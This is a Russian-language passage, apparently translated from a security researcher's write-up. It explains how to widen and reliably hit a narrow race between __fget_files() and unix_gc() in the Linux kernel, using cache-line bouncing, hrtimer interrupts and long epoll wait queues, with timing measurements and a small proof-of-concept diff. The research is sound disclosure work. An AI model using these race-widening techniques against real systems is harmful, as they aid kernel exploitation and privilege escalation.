
```
static struct file *__fget_files(struct files_struct *files, unsigned int fd,
                                 fmode_t mask, unsigned int refs)
{
    struct file *file;

    rcu_read_lock();
loop:
    file = files_lookup_fd_rcu(files, fd); // race window start
    if (file) {
        /* File object ref couldn't be taken.
         * dup2() atomicity guarantee is the reason
         * we loop to catch the new file (or NULL pointer)
         */
        if (file->f_mode & mask)
            file = NULL;
        else if (!get_file_rcu_many(file, refs)) // race window end
            goto loop;
    }
    rcu_read_unlock();
    return file;
}
```

В этом окне гонки файловый дескриптор должен быть закрыт (чтобы удалить ссылку FD на файл), а выполнение `unix_gc()` должно пройти точку, где проверяется счётчик ссылок файла (`total_refs = file_count(u->sk.sk_socket->file)`).

В ядре Debian 5.10.0-9-amd64 версии 5.10.70-1 это окно гонки выглядит так:

```
<__fget_files+0x1e> cmp    r10,rax
<__fget_files+0x21> sbb    rax,rax
<__fget_files+0x24> mov    rdx,QWORD PTR [r11+0x8]
<__fget_files+0x28> and    eax,r8d
<__fget_files+0x2b> lea    rax,[rdx+rax*8]
<__fget_files+0x2f> mov    r12,QWORD PTR [rax]        ; RACE WINDOW START
                                                      ; r12 now contains file*
<__fget_files+0x32> test   r12,r12
<__fget_files+0x35> je     ffffffff812e3df7 <__fget_files+0x77>
<__fget_files+0x37> mov    eax,r9d
<__fget_files+0x3a> and    eax,DWORD PTR [r12+0x44]  ; LOAD (for ->f_mode)
<__fget_files+0x3f> jne    ffffffff812e3df7 <__fget_files+0x77>
<__fget_files+0x41> mov    rax,QWORD PTR [r12+0x38]  ; LOAD (for ->f_count)
<__fget_files+0x46> lea    rdx,[r12+0x38]
<__fget_files+0x4b> test   rax,rax
<__fget_files+0x4e> je     ffffffff812e3def <__fget_files+0x6f>
<__fget_files+0x50> lea    rcx,[rsi+rax*1]
<__fget_files+0x54> lock cmpxchg QWORD PTR [rdx],rcx ; RACE WINDOW END
                                                      ; (on cmpxchg success)
```

Как видно, окно гонки довольно мало: около 12 инструкций, если предположить, что `cmpxchg` завершается успешно.



Добавим промах кеша

К счастью для нас, окно гонки содержит первые несколько обращений к памяти `struct file`. Поэтому, обеспечив отсутствие `struct file` в самых быстрых кешах CPU, можно расширить окно гонки на время выполнения обращений к памяти. Стандартный способ сделать это — использовать **spyjs-ccs15.pdf** (файл в files/spyjs-ccs15.pdf), но вместо этого можно также сделать строку кеша грязной на другом ядре (подробности см. в статье Андерса Фога). (Я не уверен в тонкостях того, насколько это увеличивает задержку на ядрах CPU разных производителей или разных поколений: разные версии доказательства концепции я проверял только на Intel Skylake и Tiger Lake. Различия в протоколах когерентности кеша или отслеживании обращений могут оказаться существенными.)

Для строки кеша, содержащей флаги и счётчик ссылок `struct file`, это можно сделать, временно увеличив счётчик ссылок на другом CPU, а затем снова уменьшив его, например с помощью `close(dup(fd))` (или просто обратившись к FD практически любым способом из многопоточного процесса).

Однако, пытаясь попасть в гонку в `__fget_files()` через `dup()`, мы не хотим получать промахи кеша до достижения окна гонки: это замедлит нас и, вероятно, приведёт к промаху мимо гонки. Чтобы этого избежать, незадолго до попытки гонки можно выполнить разогревающий вызов `dup()` с другим номером FD. Поскольку соответствующая строка кеша таблицы FD тоже должна быть горячей, номер FD для разогрева следует выбрать так, чтобы он использовал ту же строку кеша таблицы файловых дескрипторов.

Прерывание

Хорошо, промах кеша может занимать несколько десятков или, возможно, сотен наносекунд. Это лучше, но всё ещё недостаточно. Что ещё можно сделать, чтобы этот крошечный фрагмент кода выполнялся намного медленнее?

На Android ядра обычно включают `CONFIG_PREEMPT`, что позволило бы каким-либо образом задействовать планировщик для прерывания выполнения этого кода. Раньше я делал это так: назначал потоку-жертве низкий приоритет планировщика и закреплял его за определённым ядром CPU вместе с другим высокоприоритетным потоком, заблокированным в системном вызове `read()` на пустом канале (или eventfd). Когда с другого ядра CPU в канал записываются данные, он

становится доступным для чтения, поэтому высокоприоритетный поток (зарегистрированный в очереди ожидания канала) становится готовым к выполнению, а ядру CPU жертвы отправляется межпроцессорное прерывание (IPI), заставляющее его немедленно войти в планировщик.

Одна из проблем этого подхода, помимо зависимости от `CONFIG_PREEMPT`, состоит в том, что любые отклонения тайминга в коде ядра, участвующем в отправке IPI, усложняют вытеснение потока-жертвы точно в нужном месте.

(Спасибо команде безопасности Xen: кажется, именно от них я впервые услышал идею использовать прерывание для расширения окна гонки.)

Установка будильника

На телефоне Android лучше было бы запускать планировщик не через IPI, а с помощью истечения высокоточного таймера на том же ядре, хотя заставить это работать мне не удалось (вероятно, мой код был сломан по не связанным с этим причинам).

Высокоточные таймеры (hrtimer) доступны через множество API пользовательского пространства. Даже тайм-аут `select()` / `pselect()` использует hrtimer, хотя обычно к этому таймеру применяется некоторый допуск, позволяющий объединить его с таймерами, которым назначено истечение чуть позднее. Пример API без hrtimer — тайм-аут чтения из доменного сокета UNIX (и, вероятно, других типов сокетов), который можно задать через `SO_RCVTIMEO`.

«Высокая точность» hrtimer означает, что он не просто ждёт следующего периодического такта часов: вместо этого время истечения следующего hrtimer на ядре CPU программируется в аппаратном таймере. Значит, можно через что-то вроде `timer_settime()` или `timerfd_settime()` задать абсолютный hrtimer на определённый момент в будущем, и точно в запрограммированное время оборудование вызовет прерывание! Поведение ОС по времени для второй стороны гонки стало несущественным, важна только аппаратура! Или... почти...

[Отступление] Абсолютные таймеры: не совсем абсолютные

Итак, мы выбираем абсолютный момент, когда хотим получить прерывание, и сообщаем его ядру через системный вызов, принимающий абсолютное время в наносекундах. Затем, когда этот таймер становится следующим в расписании, ОС преобразует абсолютное время в базу/шкалу часов аппаратного таймера и программирует его. Оборудование обычно поддерживает программирование таймеров абсолютным временем. Например, в современных X86 (с `X86_FEATURE_TSC_DEADLINE_TIMER`) можно просто записать абсолютный срок счётчика меток времени (Time Stamp Counter, TSC) в `MSR_IA32_TSC_DEADLINE`, и при достижении этого срока возникнет прерывание. На arm64 ситуация аналогична и используется регистр сравнения таймера (`CVAL`).

Однако и на X86, и на arm64, хотя подсистема clockevent теоретически способна передавать драйверам clockevent абсолютные метки времени (через `->set_next_ktime()`), драйверы реализуют только `->set_next_event()`, который принимает относительное время. Это означает, что абсолютную метку времени приходится преобразовывать в относительную лишь для того, чтобы через мгновение снова преобразовать её в абсолютную. Задержка между этими двумя операциями фактически прибавляется ко времени истечения таймера.

К счастью, для меня это, похоже, не стало проблемой. В противном случае я попытался бы многократно вызывать `timerfd_settime()` незадолго до запланированного истечения, чтобы при

последнем программировании аппаратного таймера соответствующий путь кода был горячим в кешах. (Я немного экспериментировал с arm64, где это, возможно, слегка помогало, но должным образом результат не анализировал.)

Очень большой список дел

Итак, всё сказанное выше было бы полезно на телефоне Android с `CONFIG_PREEMPT`, но что, если целью является обычное ядро настольной или серверной системы, где эта настройка отключена?

Мы всё ещё можем тем же способом вызывать прерывания hrtimer, просто больше не можем использовать их для немедленного входа в планировщик и вытеснения потока. Но вместо вытеснения можно попытаться заставить обработчик прерывания выполняться очень долго.

В Linux есть концепция «timerfd»: файлового дескриптора, ссылающегося на таймер. Например, для timerfd можно вызвать `read()`, и операция заблокируется до истечения таймера. Либо timerfd можно отслеживать через epoll, и при истечении таймера он станет доступен для чтения.

Когда timerfd переходит в состояние готовности, все его ожидающие стороны (включая наблюдателей epoll), поставленные в связный список, пробуждаются через путь `wake_up()`, как, например, при появлении данных для чтения в канале. Поэтому, если сделать список ожидающих очень длинным, обработчику прерывания придётся потратить много времени на его обход.

А для любой очереди ожидания, связанной с файловым дескриптором, благодаря epoll довольно легко добавить множество записей. Epoll привязывает наблюдения к конкретным номерам FD, поэтому, продублировав FD сотнями вызовов `dup()`, можно через один экземпляр epoll установить сотни ожидающих сторон для файла. Кроме того, один процесс может иметь множество экземпляров epoll. Я использовал 500 экземпляров epoll и 100 дубликатов FD, получив 50 000 элементов очереди ожидания.

Измерение исходов гонки

У этой гонки есть удобная особенность: если попасть только в сложную гонку (закрыть FD через `close()` и выполнить `unix_gc()`, пока `dup()` вытеснен между поиском в таблице FD и увеличением счётчика ссылок), повреждения памяти ещё не происходит, но можно увидеть, что GC ошибочно удалил буфер сокета (SKB) из сокета-жертвы. Более того, если гонка завершилась неудачно, можно определить, в какую сторону произошёл промах, пока ниже FD-жертвы нет неиспользуемых FD:


• Если `dup()` возвращает `-1`, он был вызван слишком поздно / прерывание произошло слишком рано: `file*` уже исчез из таблицы FD, когда `__fget_files()` попыталась его загрузить.
• Если `dup()` возвращает файловый дескриптор выше FD-жертвы, это означает, что FD-жертва была закрыта лишь после того, как `dup()` уже увеличил счётчик ссылок и выделил новый FD. Значит, `dup()` был вызван слишком рано / прерывание произошло слишком поздно.
• Если `dup()` возвращает прежний номер FD-жертвы, а `recvmsg()` на возвращённом FD не возвращает данных, гонка успешна: GC ошибочно удалил поставленный в очередь SKB.
• Если `dup()` возвращает прежний номер FD-жертвы, а `recvmsg()` возвращает данные, прерывание произошло между увеличением счётчика ссылок и выделением нового FD. `dup()` был вызван немного слишком рано / прерывание произошло немного слишком поздно.

Исходя из этого, я многократно проверял разные смещения тайминга, сдвигая его циклом активного ожидания с переменным числом итераций, и построил график исходов попыток гонки в зависимости

от временного сдвига.


Результаты: ядро Debian на Tiger Lake

Я проверял это на ноутбуке с Tiger Lake и тем же ядром, дизассемблированный код которого показан выше. Обратите внимание: «0» на оси X соответствует смещению -300 нс относительно запрограммированного времени истечения таймера.



Результаты: другое ядро на Skylake

Эти измерения сделаны на более старом ноутбуке с CPU Skylake и другим ядром. Здесь «0» на оси X соответствует смещению -1 мкс относительно таймера. (Эти тайминги получены в системе с другим ядром, не тем, которое показано выше, но, думаю, это ни на что не влияет.)




Конечно, точные тайминги различаются между CPU и, вероятно, также меняются при масштабировании частоты CPU. Но если знать правильный тайминг (или измерить тайминг машины до попытки реальной эксплуатации ошибки), в эту узкую гонку можно попадать примерно в 30% случаев!

Насколько важен промах кеша?

Предыдущий раздел показал, что при правильном тайминге гонка завершается успешно с вероятностью около 30%, но не показал, действительно ли для этого важен промах кеша и не будет ли гонка так же хорошо работать без него. Для проверки я изменил тестовый код, чтобы попытаться сделать строку кеша файла горячей (присутствующей в кеше), а не холодной (отсутствующей в кеше):


```
@@ -312,8 +312,10 @@
 }

+#if 0
 // bounce socket's file refcount over to other cpu
 pin_to(2);
 close(SYSCHK(dup(RESURRECT_FD+1-1)));
 pin_to(1);
+#endif
 //printf("setting timer\n");

@@ -352,5 +354,5 @@
 close(loop_root);
 while (ts_is_in_future(spin_stop))
-  close(SYSCHK(dup(FAKE_RESURRECT_FD)));
+  close(SYSCHK(dup(RESURRECT_FD)));
 while (ts_is_in_future(my_launch_ts)) /*spin*/;
```

С этим патчем исходы гонки на ноутбуке Tiger Lake выглядят так:




Но постойте, эти графики бессмысленны!


Если вы внимательно следили, то могли заметить, что показанные графики тайминга выглядят очень странно. Если бы мы каждый раз детерминированно попадали в гонку совершенно одинаково, график тайминга выглядел бы так (для простоты показаны только случаи «слишком рано» и «слишком поздно»):



Конечно, между запусками может различаться какое-то микроархитектурное состояние, вызывая отклонения тайминга: состояние кеша, предсказателя ветвлений, масштабирование частоты или нечто подобное. Но небольшое число неучтённых дискретных событий должно добавлять на график ступени. (Если вам близка математика, это можно смоделировать как результат свёртки идеального графика тайминга с распределениями временных задержек отдельных дискретных событий.) Для двух неучтённых событий это могло бы выглядеть так:




Но на графиках виден скорее плавный линейный переход, такой:



И это, как мне кажется, указывает на какую-то фундаментальную ошибку. Разумеется, при смешении достаточно большого числа дискретных событий кривая в итоге выглядела бы просто как плавное размытие, но существование столь большого числа более-менее равномерно распределённых случайных дискретных событий кажется маловероятным. Да, выборка часов в цикле активного ожидания даёт небольшую погрешность тайминга, однако она должна быть ограничена временем выполнения этого цикла, а размытие тайминга слишком велико.


Следовательно, похоже, существует источник случайности, который не является дискретным событием, а добавляет случайную временную задержку в пределах некоторого окна. Я заподозрил аппаратный таймер. Ядро использует `MSR_IA32_TSC_DEADLINE`, а Intel SDM говорит, что он программируется значением TSC, отчего кажется, будто таймер имеет очень высокую гранулярность. Однако `MSR_IA32_TSC_DEADLINE` — новый режим таймера LAPIC, тогда как старые режимы таймера LAPIC программировались в единицах частоты таймера APIC. Согласно Intel SDM, тому 3A, разделу 10.5.4 «APIC Timer», это «частота шины процессора или частота опорного кварцевого генератора ядра (когда отношение TSC к частоте опорного генератора ядра перечислено в листе CPUID 0x15), делённая на значение, указанное в регистре настройки делителя». Эта частота значительно ниже частоты TSC. Возможно, `MSR_IA32_TSC_DEADLINE` на самом деле лишь интерфейс к тому же старому таймеру APIC?

